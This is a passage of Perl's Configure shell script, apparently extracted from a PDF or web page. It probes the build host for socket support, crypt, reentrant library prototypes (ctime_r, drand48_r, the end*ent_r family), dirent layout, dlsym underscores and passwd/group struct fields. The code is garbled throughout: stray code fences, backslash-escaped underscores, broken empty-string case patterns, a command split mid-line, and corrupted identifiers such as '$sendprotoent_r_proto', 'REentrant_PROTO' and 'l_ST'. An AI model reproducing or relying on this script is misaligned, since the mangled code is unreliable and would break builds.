hasstruct='varname=$1; struct=$2; shift; shift;
```

```
while $test $# -ge 2; do
```

```
    case "$1" in
```

```
        $define) echo "#include <$2>";;
```

```
    esac ;
```

```
    shift 2;
```

```
done > try.c;
```

```
echo "int main () { struct $struct foo; }" >> try.c;
```

```
set try;
```

```
if eval $compile; then
```

```

        val="$define";
else
        val="$undef";
fi;
set $varname;
eval $setvar;
$rm_try'

: see whether socket exists
socketlib=""
sockethdr=""
echo " "
$echo $n "Hmm... $c" >&4
if set socket val -f d_socket; eval $csym; $val; then
    echo "Looks like you have Berkeley networking support." >&4
    d_socket="$define"
    if set setsockopt val -f; eval $csym; $val; then
        d_oldsock="$undef"
    else
        echo "...but it uses the old BSD 4.1c interface, rather than 4.2." >&4
        d_oldsock="$define"
    fi
else
    if $contains socklib libc.list >/dev/null 2>&1; then
        echo "Looks like you have Berkeley networking support." >&4

```

```

d_socket="$define"

: we will have to assume that it supports the 4.2 BSD interface

d_oldsock="$undef"

else

echo "You don't have Berkeley networking in libc$_a..." >&4

if test "X$d_socket" = "X$define"; then

    echo "...but you seem to believe that you have sockets." >&4

else

    for net in net socket

    do

        if test -f /usr/lib/lib$net$_a; then

            ( ($nm $nm_opt /usr/lib/lib$net$_a | eval $nm_extract) || \
            $ar t /usr/lib/lib$net$_a 2>/dev/null >> libc.list

            if $contains socket libc.list >/dev/null 2>&1; then

                d_socket="$define"

                socketlib="-l$net"

                case "$net" in

                    net)

                        echo "...but the Wollongong group seems to
have hacked it in." >&4

                        sockethdr="-l/usr/netinclude"

                        ;;

                esac

                echo "Found Berkeley sockets interface in lib$net." >&4

                if $contains setsockopt libc.list >/dev/null 2>&1; then

                    d_oldsock="$undef"

```

```

else
    echo "...using the old BSD 4.1c interface, rather
than 4.2." >&4

    d_oldsock="$define"

fi

break

fi

fi

done

if test "X$d_socket" != "X$define"; then
    echo "or anywhere else I see." >&4

    d_socket="$undef"

    d_oldsock="$undef"

fi

fi

fi

fi

```

: see if socketpair exists

set socketpair d\_socketpair

eval \$inlibc

echo " "

echo "Checking the availability sa\_len in the sock struct ..." >&4

\$cat >try.c <<EOF

```
#include <sys/types.h>
```

```
#include <sys/socket.h>
```

```
int main() {
```

```
    struct sockaddr sa;
```

```
    return (sa.sa_len);
```

```
}
```

```
EOF
```

```
val="$undef"
```

```
set try; if eval $compile; then
```

```
    val="$define"
```

```
fi
```

```
set d_sockaddr_sa_len; eval $setvar
```

```
$rm_try
```

```
echo " "
```

```
echo "Checking the availability sin6_scope_id in struct sockaddr_in6 ..." >&4
```

```
$cat >try.c <<EOF
```

```
#include <sys/types.h>
```

```
#include <sys/socket.h>
```

```
#include <netinet/in.h>
```

```
int main() {
```

```
    struct sockaddr_in6 sin6;
```

```
    return (sin6.sin6_scope_id);
```

```
}
```

```
EOF
```

```

val="$undef"

set try; if eval $compile; then

    val="$define"

fi

set d_sin6_scope_id; eval $setvar

$rm_try


echo " "

echo "Checking the availability of certain socket constants..." >&4

for ENUM in MSG_CTRUNC MSG_DONTROUTE MSG_OOB MSG_PEEK MSG_PROXY SCM_RIGHTS; do

    enum=`$echo $ENUM|./tr '[A-Z]' '[a-z]'`

    $cat >try.c <<EOF

#include <sys/types.h>

#include <sys/socket.h>

int main() {

    int i = $ENUM;

}

EOF

    val="$undef"

    set try; if eval $compile; then

        val="$define"

    fi

    set d_${enum}; eval $setvar

    $rm_try

done

```

: see if this is a sys/uio.h system

set sys/uio.h i\_sysuio

eval \$inhdr

: Check for cmsghdr support

echo " "

echo "Checking to see if your system supports struct cmsghdr..." >&4

set d\_cmsghdr\_s cmsghdr \$i\_systypes sys/types.h \$d\_socket sys/socket.h \$i\_sysuio sys/uio.h

eval \$hasstruct

case "\$d\_cmsghdr\_s" in

"\$define") echo "Yes, it does." ;;

\*) echo "No, it doesn't." ;;

esac

: check for const keyword

echo " "

echo 'Checking to see if your C compiler knows about "const"...' >&4

\$cat >const.c <<'EOCP'

typedef struct spug { int drokk; } spug;

int main()

{

const char \*foo;

const spug y = { 0 };

```
}
```

```
EOCP
```

```
if $cc -c $ccflags const.c >/dev/null 2>&1 ; then
```

```
    val="$define"
```

```
    echo "Yup, it does."
```

```
else
```

```
    val="$undef"
```

```
    echo "Nope, it doesn't."
```

```
fi
```

```
set d_const
```

```
eval $setvar
```

```
: see if copysignl exists
```

```
set copysignl d_copysignl
```

```
eval $inlibc
```

```
: see if crypt exists
```

```
echo " "
```

```
set crypt d_crypt
```

```
eval $inlibc
```

```
case "$d_crypt" in
```

```
$define) cryptlib=" ";;
```

```
*)      if set crypt val -f d_crypt; eval $csym; $val; then
```

```
        echo 'crypt() found.' >&4
```

```
        val="$define"
```



```

        cryptlib=""
else
    cryptlib=`./loc Slibcrypt$_a "" $xlibpth`
    if $test -z "$cryptlib"; then
        cryptlib=`./loc Mlibcrypt$_a "" $xlibpth`
    else
        cryptlib=-lcrypt
    fi
    if $test -z "$cryptlib"; then
        cryptlib=`./loc Llibcrypt$_a "" $xlibpth`
    else
        cryptlib=-lcrypt
    fi
    if $test -z "$cryptlib"; then
        cryptlib=`./loc libcrypt$_a "" $libpth`
    else
        cryptlib=-lcrypt
    fi
    if $test -z "$cryptlib"; then
        echo 'crypt() NOT found.' >&4
        val="$undef"
    else
        val="$define"
    fi
fi
fi

```

```

        set d_crypt
        eval $setvar
    ;;
esac

: see if this is a crypt.h system

set crypt.h i_crypt

eval $inhdr

: see if crypt_r exists

set crypt_r d_crypt_r

eval $inlibc

case "$d_crypt_r" in
"$define")
    hdrs="$i_systypes sys/types.h define stdio.h $i_crypt crypt.h"

    case "$d_crypt_r_proto:$usethreads" in
        ":define")
            d_crypt_r_proto=define
            set d_crypt_r_proto crypt_r $hdrs
            eval $hasproto ;;
        *)
            ;;
    esac

    case "$d_crypt_r_proto" in
        define)
            case "$crypt_r_proto" in
                "|0) try='char* crypt_r(const char*, const char*, struct crypt_data*);'

```

```

./protochk "$extern_C $try" $hdrs && crypt_r_proto=B_CCS ;;

esac

case "$crypt_r_proto" in

"|0) try='char* crypt_r(const char*, const char*, CRYPTD*);'

./protochk "$extern_C $try" $hdrs && crypt_r_proto=B_CCD ;;

esac

case "$crypt_r_proto" in

"|0)    d_crypt_r=undef

        crypt_r_proto=0

        echo "Disabling crypt_r, cannot determine prototype." >&4 ;;

*)      case "$crypt_r_proto" in

            REENTRANT_PROTO*) ;;

            *) crypt_r_proto="REENTRANT_PROTO_$crypt_r_proto" ;;

        esac

        echo "Prototype: $try" ;;

esac

;;

*)      case "$usethreads" in

        define) echo "crypt_r has no prototype, not using it." >&4 ;;

        esac

        d_crypt_r=undef

        crypt_r_proto=0

        ;;

esac

;;

```

```
*)      crypt_r_proto=0

        ;;

esac
```

```
: get csh whereabouts
```

```
case "$csh" in
'csh') val="$undef" ;;
*) val="$define" ;;
esac
```

```
set d_csh
```

```
eval $setvar
```

```
: Respect a hint or command line value for full_csh.
```

```
case "$full_csh" in
") full_csh=$csh ;;
esac
```

```
: see if ctermid exists
```

```
set ctermid d_ctermid

eval $inlibc
```

```
: see if ctermid_r exists
```

```
set ctermid_r d_ctermid_r

eval $inlibc

case "$d_ctermid_r" in
"$define")
```

```

hdrs="$i_systypes sys/types.h define stdio.h "
case "$d_ctermid_r_proto:$usethreads" in
":define")      d_ctermid_r_proto=define
                 set d_ctermid_r_proto ctermid_r $hdrs
                 eval $hasproto ;;
*)              ;;
esac

case "$d_ctermid_r_proto" in
define)
case "$ctermid_r_proto" in
"|0) try='char* ctermid_r(char*);'
./protochk "$extern_C $try" $hdrs && ctermid_r_proto=B_B ;;
esac

case "$ctermid_r_proto" in
"|0)  d_ctermid_r=undef
      ctermid_r_proto=0
      echo "Disabling ctermid_r, cannot determine prototype." >&4 ;;
* )   case "$ctermid_r_proto" in
        REENTRANT_PROTO*) ;;
      *) ctermid_r_proto="REENTRANT_PROTO_$ctermid_r_proto" ;;
      esac
      echo "Prototype: $try" ;;
esac

;;

*)     case "$usethreads" in

```

```

        define) echo "ctermid_r has no prototype, not using it." >&4 ;;

    esac

    d_ctermid_r=undef

    ctermid_r_proto=0

    ;;

esac

;;

*)    ctermid_r_proto=0

    ;;

esac

: see if ctime_r exists

set ctime_r d_ctime_r

eval $inlibc

case "$d_ctime_r" in

"$define")

    hdrs="$i_systypes sys/types.h define stdio.h $i_time time.h $i_systime sys/time.h"

    case "$d_ctime_r_proto:$usethreads" in

":define")    d_ctime_r_proto=define

        set d_ctime_r_proto ctime_r $hdrs

        eval $hasproto ;;

    *)    ;;

    esac

    case "$d_ctime_r_proto" in

define)

```

```

case "$ctime_r_proto" in
    "|0) try='char* ctime_r(const time_t*, char*);'
    ./protochk "$extern_C $try" $hdrs && ctime_r_proto=B_SB ;;
esac

case "$ctime_r_proto" in
    "|0) try='char* ctime_r(const time_t*, char*, int);'
    ./protochk "$extern_C $try" $hdrs && ctime_r_proto=B_SBI ;;
esac

case "$ctime_r_proto" in
    "|0) try='int ctime_r(const time_t*, char*);'
    ./protochk "$extern_C $try" $hdrs && ctime_r_proto=I_SB ;;
esac

case "$ctime_r_proto" in
    "|0) try='int ctime_r(const time_t*, char*, int);'
    ./protochk "$extern_C $try" $hdrs && ctime_r_proto=I_SBI ;;
esac

case "$ctime_r_proto" in
    "|0)    d_ctime_r=undef
           ctime_r_proto=0
           echo "Disabling ctime_r, cannot determine prototype." >&4 ;;
* )    case "$ctime_r_proto" in
        REentrant_PROTO*) ;;
        *) ctime_r_proto="REentrant_PROTO_$ctime_r_proto" ;;
    esac
    echo "Prototype: $try" ;;

```

```

    esac

    ;;

    *)      case "$usethreads" in
              define) echo "ctime_r has no prototype, not using it." >&4 ;;
              esac

              d_ctime_r=undef

              ctime_r_proto=0

              ;;

            esac

            ;;

    *)      ctime_r_proto=0

            ;;

    esac

```

: see if cuserid exists

set cuserid d\_cuserid

eval \$inlibc

: see if this is a limits.h system

set limits.h i\_limits

eval \$inhdr

: see if this is a float.h system

set float.h i\_float

eval \$inhdr



: See if number of significant digits in a double precision number is known

```
echo " "
```

```
$cat >dbl_dig.c <<EOM
```

```
#$i_limits I_LIMITS
```

```
#$i_float I_FLOAT
```

```
#ifdef I_LIMITS
```

```
#include <limits.h>
```

```
#endif
```

```
#ifdef I_FLOAT
```

```
#include <float.h>
```

```
#endif
```

```
#ifdef DBL_DIG
```

```
printf("Contains DBL_DIG");
```

```
#endif
```

```
EOM
```

```
$cppstdin $cppflags $cppminus < dbl_dig.c >dbl_dig.E 2>/dev/null
```

```
if $contains 'DBL_DIG' dbl_dig.E >/dev/null 2>&1; then
```

```
    echo "DBL_DIG found." >&4
```

```
    val="$define"
```

```
else
```

```
    echo "DBL_DIG NOT found." >&4
```

```
    val="$undef"
```

```
fi
```

```
$rm -f dbl_dig.?
```

```
set d_dbl_dig
```

```
eval $setvar
```

```
: see if dbm.h is available
```

```
: see if dbmclose exists
```

```
set dbmclose d_dbmclose
```

```
eval $inlibc
```

```
case "$d_dbmclose" in
```

```
$define)
```

```
    set dbm.h i_dbm
```

```
    eval $inhdr
```

```
    case "$i_dbm" in
```

```
    $define)
```

```
        val="$undef"
```

```
        set i_rpcsvcdbm
```

```
        eval $setvar
```

```
        ;;
```

```
    *)    set rpcsvc/dbm.h i_rpcsvcdbm
```

```
        eval $inhdr
```

```
        ;;
```

```
    esac
```

```
    ;;
```

```
*)    echo "We won't be including <dbm.h>"
```

```
    val="$undef"
```

```

        set i_dbm
        eval $setvar
        val="$undef"
        set i_rpcsvcdbm
        eval $setvar
    ;;
esac

: see if prototype for dbminit is available
echo " "
set d_dbminitproto dbminit $i_dbm dbm.h
eval $hasproto

: see if difftime exists
set difftime d_difftime
eval $inlibc

: see if this is a dirent system
echo " "
if xinc=`./findhdr dirent.h`; $test "$xinc"; then
    val="$define"
    echo "<dirent.h> found." >&4
else
    val="$undef"
    if xinc=`./findhdr sys/dir.h`; $test "$xinc"; then

```

```

        echo "<sys/dir.h> found." >&4
        echo " "
    else
        xinc=`./findhdr sys/ndir.h`
    fi
    echo "<dirent.h> NOT found." >&4
fi

set i_dirent
eval $setvar

```

: Look for type of directory structure.

```
echo " "
```

```
$cppstdin $cppflags $cppminus < "$xinc" > try.c
```

```
case "$direntrytype" in
```

```
"|' )
```

```
    case "$i_dirent" in
```

```
        $define) guess1='struct dirent' ;;
```

```
        *) guess1='struct direct' ;;
```

```
    esac
```

```
;;
```

```
*)    guess1="$direntrytype"
```

```
;;
```

```
esac
```

```
case "$guess1" in
```

```
'struct dirent') guess2='struct direct' ;;
```

```
*) guess2='struct dirent' ;;
```

```
esac
```

```
if $contains "$guess1" try.c >/dev/null 2>&1; then
```

```
    direntrytype="$guess1"
```

```
    echo "Your directory entries are $direntrytype." >&4
```

```
elif $contains "$guess2" try.c >/dev/null 2>&1; then
```

```
    direntrytype="$guess2"
```

```
    echo "Your directory entries seem to be $direntrytype." >&4
```

```
else
```

```
    echo "I don't recognize your system's directory entries." >&4
```

```
    rp="What type is used for directory entries on this system?"
```

```
    dflt="$guess1"
```

```
    ./myread
```

```
    direntrytype="$ans"
```

```
fi
```

```
$rm_try
```

```
: see if the directory entry stores field length
```

```
echo " "
```

```
$cppstdin $cppflags $cppminus < "$xinc" > try.c
```

```
if $contains 'd_namlen' try.c >/dev/null 2>&1; then
```

```
    echo "Good, your directory entry keeps length information in d_namlen." >&4
```

```

        val="$define"

else

        echo "Your directory entry does not know about the d_namlen field." >&4

        val="$undef"

fi

set d_dirnamlen

eval $setvar

$rm_try


: Look for DIR.dd_fd
case "$i_dirent" in
"$define")

        echo "Checking to see if DIR has a dd_fd member variable" >&4

        $cat >try.c <<EOCP

#$i_stdlib I_STDLIB

#ifdef I_STDLIB

#include <stdlib.h>

#endif

#include <dirent.h>


int main() {

        DIR dir;

        dir.dd_fd = 1;

        return 0;

}

```

EOCP

```
val=$undef
```

```
set try
```

```
if eval $compile; then
```

```
    echo "Yes, it does."
```

```
    val="$define"
```

```
else
```

```
    echo "No, it does not."
```

```
    val="$undef"
```

```
fi
```

```
;;
```

```
*)
```

```
    echo "You don't have a <dirent.h>, so not checking for dd_fd." >&4
```

```
    val="$undef"
```

```
;;
```

```
esac
```

```
set d_dir_dd_fd
```

```
eval $setvar
```

```
$rm_try
```

: see if this is an sysdir system

```
set sys/dir.h i_sysdir
```

```
eval $inhdr
```

: see if this is an sysndir system

```
set sys/ndir.h i_sysndir
```

```
eval $inhdr
```

```
: Look for dirfd
```

```
echo " "
```

```
$cat >dirfd.c <<EOM
```

```
#include <stdio.h>
```

```
#$i_stdlib I_STDLIB
```

```
#ifdef I_STDLIB
```

```
#include <stdlib.h>
```

```
#endif
```

```
#$i_dirent I_DIRENT      /**/
```

```
#$i_sysdir I_SYS_DIR     /**/
```

```
#$i_sysndir I_SYS_NDIR   /**/
```

```
#$i_systypes I_SYS_TYPES /**/
```

```
#if defined(I_SYS_TYPES)
```

```
#include <sys/types.h>
```

```
#endif
```

```
#if defined(I_DIRENT)
```

```
#include <dirent.h>
```

```
#if defined(NeXT) && defined(I_SYS_DIR) /* NeXT needs dirent + sys/dir.h */
```

```
#include <sys/dir.h>
```

```
#endif
```

```
#else
```

```
#ifdef I_SYS_NDIR
```



```

#include <sys/ndir.h>

#else

#ifdef I_SYS_DIR

#ifdef hp9000s500

#include <ndir.h>      /* may be wrong in the future */

#else

#include <sys/dir.h>

#endif

#endif

#endif

#endif

int main() {

    DIR *dirp = opendir(".");

    if (dirfd(dirp) >= 0)

        exit(0);

    else

        exit(1);

}

EOM

val=$undef

set dirfd

if eval $compile; then

    val="$define"

fi

case "$val" in

```

```

$define)      echo "dirfd() found." >&4      ;;
*)           echo "dirfd() NOT found." >&4    ;;

esac

set d_dirfd

eval $setvar

$rm -f dirfd*

```

```

: see if dlerror exists

xxx_runnm="$runnm"

runnm=false

set dlerror d_dlerror

eval $inlibc

runnm="$xxx_runnm"

```

```

: see if dlfcn is available

set dlfcn.h i_dlfcn

eval $inhdr

```

```

: Check what extension to use for shared libs

case "$usedl" in

$define |y| true)

    $cat << EOM

```

On a few systems, the dynamically loaded modules that perl generates and uses will need a different extension than shared libs. The default will probably

be appropriate.

EOM

```
case "$dlex" in
    ")    dflt="$so" ;;
    *)    dflt="$dlex" ;;
esac

rp='What is the extension of dynamically loaded modules'

./myread

dlex="$ans"

;;

*)

dlex="none"

;;

esac

: Check if dlsym need a leading underscore

echo " "

val="$undef"

case "$dlsrc" in

dl_dlopen.xs)

    echo "Checking whether your dlsym() needs a leading underscore ..." >&4

    $cat >dyna.c <<'EOM'

fred () { }
```

EOM

\$cat >fred.c<<EOM

```
#include <stdio.h>
```

```
#$i_stdlib I_STDLIB
```

```
#ifdef I_STDLIB
```

```
#include <stdlib.h>
```

```
#endif
```

```
#$i_dlfcn I_DLFCN
```

```
#ifdef I_DLFCN
```

```
#include <dlfcn.h>    /* the dynamic linker include file for SunOS/Solaris */
```

```
#else
```

```
#include <sys/types.h>
```

```
#include <nlist.h>
```

```
#include <link.h>
```

```
#endif
```

```
extern int fred() ;
```

```
int main()
```

```
{
```

```
    void * handle ;
```

```
    void * symbol ;
```

```
#ifndef RTLD_LAZY
```

```
int mode = 1 ;

#else

int mode = RTLD_LAZY ;

#endif

handle = dlopen("./dyna.$dlex", mode) ;

if (handle == NULL) {

    printf ("1\n") ;

    fflush (stdout) ;

    exit(0);

}

symbol = dlsym(handle, "fred") ;

if (symbol == NULL) {

    /* try putting a leading underscore */

    symbol = dlsym(handle, "_fred") ;

    if (symbol == NULL) {

        printf ("2\n") ;

        fflush (stdout) ;

        exit(0);

    }

    printf ("3\n") ;

}

else

    printf ("4\n") ;

fflush (stdout) ;

exit(0);
```

```
}
```

```
EOM
```

```
: Call the object file tmp-dyna.o in case dlex=o.
```

```
if $cc $ccflags $cccdlflags -c dyna.c > /dev/null 2>&1 &&
```

```
mv dyna${_o} tmp-dyna${_o} > /dev/null 2>&1 &&
```

```
$ld -o dyna.$dlext $ldflags $lddlflags tmp-dyna${_o} > /dev/null 2>&1 &&
```

```
$cc -o fred $ccflags $ldflags $cccdlflags $ccdlflags fred.c $libs > /dev/null 2>&1 && $to  
dyna.$dlext; then
```

```
xxx=`$run ./fred`
```

```
case $xxx in
```

```
1)      echo "Test program failed using dlopen." >&4
```

```
        echo "Perhaps you should not use dynamic loading." >&4;;
```

```
2)      echo "Test program failed using dlsym." >&4
```

```
        echo "Perhaps you should not use dynamic loading." >&4;;
```

```
3)      echo "dlsym needs a leading underscore" >&4
```

```
        val="$define" ;;
```

```
4)      echo "dlsym doesn't need a leading underscore." >&4;;
```

```
esac
```

```
else
```

```
        echo "I can't compile and run the test program." >&4
```

```
        echo "I'm guessing that dlsym doesn't need a leading underscore." >&4
```

```
fi
```

```
;;
```

```
esac
```

```
$rm -f fred fred.* dyna.$dlext dyna.* tmp-dyna.*
```

```
set d_dlsymun
```

```
eval $setvar
```

```
: see if drand48_r exists
```

```
set drand48_r d_drand48_r
```

```
eval $inlibc
```

```
case "$d_drand48_r" in
```

```
"$define")
```

```
    hdrs="$i_systypes sys/types.h define stdio.h $i_stdlib stdlib.h"
```

```
    case "$d_drand48_r_proto:$usethreads" in
```

```
        ":define")      d_drand48_r_proto=define
```

```
            set d_drand48_r_proto drand48_r $hdrs
```

```
            eval $hasproto ;;
```

```
        *)              ;;
```

```
    esac
```

```
    case "$d_drand48_r_proto" in
```

```
        define)
```

```
            case "$drand48_r_proto" in
```

```
                "|0) try='int drand48_r(struct drand48_data*, double*);'
```

```
                ./protochk "$extern_C $try" $hdrs && drand48_r_proto=l_ST ;;
```

```
            esac
```

```
            case "$drand48_r_proto" in
```

```
                "|0)    d_drand48_r=undef
```

```
                drand48_r_proto=0
```

```

        echo "Disabling drand48_r, cannot determine prototype." >&4 ;;

*)
    case "$drand48_r_proto" in
        REENTRANT_PROTO*) ;;

        *) drand48_r_proto="REENTRANT_PROTO_$drand48_r_proto" ;;

        esac

        echo "Prototype: $try" ;;

    esac

;;

*)
    case "$usethreads" in
        define) echo "drand48_r has no prototype, not using it." >&4 ;;

        esac

        d_drand48_r=undef

        drand48_r_proto=0

        ;;

    esac

;;

*)
    drand48_r_proto=0

    ;;

esac

```

: see if prototype for drand48 is available

```
echo " "
```

```
set d_drand48proto drand48 $i_stdlib stdlib.h $i_unistd unistd.h
```

```
eval $hasproto
```



: see if dup2 exists

set dup2 d\_dup2

eval \$inlibc

: see if eaccess exists

set eaccess d\_eaccess

eval \$inlibc

: see if endgrent exists

set endgrent d\_endgrent

eval \$inlibc

: see if this is an grp system

set grp.h i\_grp

eval \$inhdr

case "\$i\_grp" in

\$define)

xxx=`./findhdr grp.h`

\$cppstdin \$cppflags \$cppminus < \$xxx >\$\$.h

if \$contains 'gr\_passwd' \$\$.h >/dev/null 2>&1; then

val="\$define"

else

val="\$undef"

```

fi

set d_grpasswd
eval $setvar

$rm -f $$h

;;

*)

val="$undef";

set d_grpasswd; eval $setvar

;;

esac

: see if endgrent_r exists
set endgrent_r d_endgrent_r
eval $inlibc
case "$d_endgrent_r" in
"$define")

hdrs="$i_systypes sys/types.h define stdio.h $i_grp grp.h"

case "$d_endgrent_r_proto:$usethreads" in

":define")      d_endgrent_r_proto=define

                set d_endgrent_r_proto endgrent_r $hdrs

                eval $hasproto ;;

*)              ;;

esac

case "$d_endgrent_r_proto" in

```

```

define)

case "$endgrent_r_proto" in

"|0) try='int endgrent_r(FILE**);'

./protochk "$extern_C $try" $hdrs && endgrent_r_proto=I_H ;;

esac

case "$endgrent_r_proto" in

"|0) try='void endgrent_r(FILE**);'

./protochk "$extern_C $try" $hdrs && endgrent_r_proto=V_H ;;

esac

case "$endgrent_r_proto" in

"|0)    d_endgrent_r=undef

        endgrent_r_proto=0

        echo "Disabling endgrent_r, cannot determine prototype." >&4 ;;

*)     case "$endgrent_r_proto" in

        REENTRANT_PROTO*) ;;

        *) endgrent_r_proto="REENTRANT_PROTO_$endgrent_r_proto" ;;

        esac

        echo "Prototype: $try" ;;

esac

;;

*)     case "$usethreads" in

        define) echo "endgrent_r has no prototype, not using it." >&4 ;;

        esac

        d_endgrent_r=undef

        endgrent_r_proto=0

```

```

        ;;

    esac

    ;;

*)    endgrent_r_proto=0

    ;;

esac

```

```

: see if endhostent exists

set endhostent d_endhent

eval $inlibc

```

```

: see if this is a netdb.h system

set netdb.h i_netdb

eval $inhdr

```

```

: see if endhostent_r exists

set endhostent_r d_endhostent_r

eval $inlibc

case "$d_endhostent_r" in
"$define")

```

```

    hdrs="$i_systypes sys/types.h define stdio.h $i_netdb netdb.h"

```

```

    case "$d_endhostent_r_proto:$usethreads" in

```

```

        ":define")    d_endhostent_r_proto=define

```

```

        set d_endhostent_r_proto endhostent_r $hdrs

```

```

        eval $hasproto ;;

```

```

*)      ;;

esac

case "$d_endhostent_r_proto" in

define)

case "$endhostent_r_proto" in

"|0) try='int endhostent_r(struct hostent_data*);'

./protochk "$extern_C $try" $hdrs && endhostent_r_proto=I_D ;;

esac

case "$endhostent_r_proto" in

"|0) try='void endhostent_r(struct hostent_data*);'

./protochk "$extern_C $try" $hdrs && endhostent_r_proto=V_D ;;

esac

case "$endhostent_r_proto" in

"|0)    d_endhostent_r=undef

        endhostent_r_proto=0

        echo "Disabling endhostent_r, cannot determine prototype." >&4 ;;

* )    case "$endhostent_r_proto" in

        REENTRANT_PROTO*) ;;

        *) endhostent_r_proto="REENTRANT_PROTO_$endhostent_r_proto" ;;

        esac

        echo "Prototype: $try" ;;

esac

;;

*)     case "$usethreads" in

        define) echo "endhostent_r has no prototype, not using it." >&4 ;;

```

```

        esac

        d_endhostent_r=undef

        endhostent_r_proto=0

        ;;

    esac

    ;;

*)    endhostent_r_proto=0

    ;;

esac

: see if endnetent exists

set endnetent d_endnent

eval $inlibc

: see if endnetent_r exists

set endnetent_r d_endnetent_r

eval $inlibc

case "$d_endnetent_r" in

"$define")

    hdrs="$i_systypes sys/types.h define stdio.h $i_netdb netdb.h"

    case "$d_endnetent_r_proto:$usethreads" in

        ":define")    d_endnetent_r_proto=define

            set d_endnetent_r_proto endnetent_r $hdrs

            eval $hasproto ;;

    *)    ;;

```

```

esac

case "$d_endnetent_r_proto" in
define)

case "$endnetent_r_proto" in

"|0) try='int endnetent_r(struct netent_data*);'

./protochk "$extern_C $try" $hdrs && endnetent_r_proto=I_D ;;

esac

case "$endnetent_r_proto" in

"|0) try='void endnetent_r(struct netent_data*);'

./protochk "$extern_C $try" $hdrs && endnetent_r_proto=V_D ;;

esac

case "$endnetent_r_proto" in

"|0)    d_endnetent_r=undef

        endnetent_r_proto=0

        echo "Disabling endnetent_r, cannot determine prototype." >&4 ;;

* )    case "$endnetent_r_proto" in

        REentrant_PROTO*) ;;

        *) endnetent_r_proto="REentrant_PROTO_$endnetent_r_proto" ;;

        esac

        echo "Prototype: $try" ;;

esac

;;

*)    case "$usethreads" in

define) echo "endnetent_r has no prototype, not using it." >&4 ;;

        esac

```

```

        d_endnetent_r=undef
        endnetent_r_proto=0
        ;;
    esac
    ;;
*)    endnetent_r_proto=0
    ;;
esac

: see if endprotoent exists
set endprotoent d_endpent
eval $inlibc

: see if endprotoent_r exists
set endprotoent_r d_endprotoent_r
eval $inlibc
case "$d_endprotoent_r" in
"$define")
    hdrs="$i_systypes sys/types.h define stdio.h $i_netdb netdb.h"
    case "$d_endprotoent_r_proto:$usethreads" in
":define")    d_endprotoent_r_proto=define
                set d_endprotoent_r_proto endprotoent_r $hdrs
                eval $hasproto ;;
    *)    ;;
    esac

```



```

case "$d_endprotoent_r_proto" in
define)
case "$sendprotoent_r_proto" in
"|0) try='int endprotoent_r(struct protoent_data*);'
./protochk "$extern_C $try" $hdrs && endprotoent_r_proto=I_D ;;
esac
case "$sendprotoent_r_proto" in
"|0) try='void endprotoent_r(struct protoent_data*);'
./protochk "$extern_C $try" $hdrs && endprotoent_r_proto=V_D ;;
esac
case "$sendprotoent_r_proto" in
"|0)    d_endprotoent_r=undef
        endprotoent_r_proto=0
        echo "Disabling endprotoent_r, cannot determine prototype." >&4 ;;
*)     case "$sendprotoent_r_proto" in
        REENTRANT_PROTO*) ;;
        *) endprotoent_r_proto="REENTRANT_PROTO_$sendprotoent_r_proto" ;;
        esac
        echo "Prototype: $try" ;;
esac
;;
*)     case "$usetthreads" in
define) echo "endprotoent_r has no prototype, not using it." >&4 ;;
esac
d_endprotoent_r=undef

```

```

        endprotoent_r_proto=0
    ;;
esac

;;

*)    endprotoent_r_proto=0
    ;;
esac

```

```

: see if endpwent exists
set endpwent d_endpwent
eval $inlibc

```

```

: see if this is a pwd.h system
set pwd.h i_pwd
eval $inhdr

```

```

case "$i_pwd" in
$define)

    xxx=`./findhdr pwd.h`

    $cppstdin $cppflags $cppminus < $xxx >$$.h

    if $contains 'pw_quota' $$.h >/dev/null 2>&1; then
        val="$define"
    else
        val="$undef"
    fi
esac

```

fi

set d\_pwquota

eval \$setvar

if \$contains 'pw\_age' \$\$h >/dev/null 2>&1; then

val="\$define"

else

val="\$undef"

fi

set d\_pwage

eval \$setvar

if \$contains 'pw\_change' \$\$h >/dev/null 2>&1; then

val="\$define"

else

val="\$undef"

fi

set d\_pwchange

eval \$setvar

if \$contains 'pw\_class' \$\$h >/dev/null 2>&1; then

val="\$define"

else

val="\$undef"

fi

```
set d_pwclass
```

```
eval $setvar
```

```
if $contains 'pw_expire' $$h >/dev/null 2>&1; then
```

```
    val="$define"
```

```
else
```

```
    val="$undef"
```

```
fi
```

```
set d_pwexpire
```

```
eval $setvar
```

```
if $contains 'pw_comment' $$h >/dev/null 2>&1; then
```

```
    val="$define"
```

```
else
```

```
    val="$undef"
```

```
fi
```

```
set d_pwcomment
```

```
eval $setvar
```

```
if $contains 'pw_gecos' $$h >/dev/null 2>&1; then
```

```
    val="$define"
```

```
else
```

```
    val="$undef"
```

```
fi
```

```
set d_pwgecos
```

```
eval $setvar
```

```
if $contains 'pw_passwd' $$h >/dev/null 2>&1; then
```

```
    val="$define"
```

```
else
```

```
    val="$undef"
```

```
fi
```

```
set d_pwpasswd
```

```
eval $setvar
```

```
$rm -f $$h
```

```
::
```

```
*)
```

```
val="$undef";
```

```
set d_pwquota; eval $setvar
```

```
set d_pwage; eval $setvar
```

```
set d_pwchange; eval $setvar
```

```
set d_pwclass; eval $setvar
```

```
set d_pwexpire; eval $setvar
```

```
set d_pwcomment; eval $setvar
```

```
set d_pwgecos; eval $setvar
```

```
set d_pwpasswd; eval $setvar
```

```
::
```

```
esac
```

```

: see if endpwent_r exists

set endpwent_r d_endpwent_r

eval $inlibc

case "$d_endpwent_r" in

"$define")

    hdrs="$i_systypes sys/types.h define stdio.h $i_pwd pwd.h"

    case "$d_endpwent_r_proto:$usethreads" in

":define")        d_endpwent_r_proto=define

                    set d_endpwent_r_proto endpwent_r $hdrs

                    eval $hasproto ;;

*)                ;;

    esac

    case "$d_endpwent_r_proto" in

    define)

        case "$endpwent_r_proto" in

        "|0) try='int endpwent_r(FILE**);'

        ./protochk "$extern_C $try" $hdrs && endpwent_r_proto=I_H ;;

        esac

        case "$endpwent_r_proto" in

        "|0) try='void endpwent_r(FILE**);'

        ./protochk "$extern_C $try" $hdrs && endpwent_r_proto=V_H ;;

        esac

        case "$endpwent_r_proto" in

        "|0)    d_endpwent_r=undef

                endpwent_r_proto=0

```

```

        echo "Disabling endpwent_r, cannot determine prototype." >&4 ;;

*)
    case "$endpwent_r_proto" in
        REENTRANT_PROTO*) ;;

        *) endpwent_r_proto="REENTRANT_PROTO_$endpwent_r_proto" ;;

    esac

    echo "Prototype: $try" ;;

esac

;;

*)
    case "$usethreads" in
        define) echo "endpwent_r has no prototype, not using it." >&4 ;;

        esac

        d_endpwent_r=undef

        endpwent_r_proto=0

        ;;

    esac

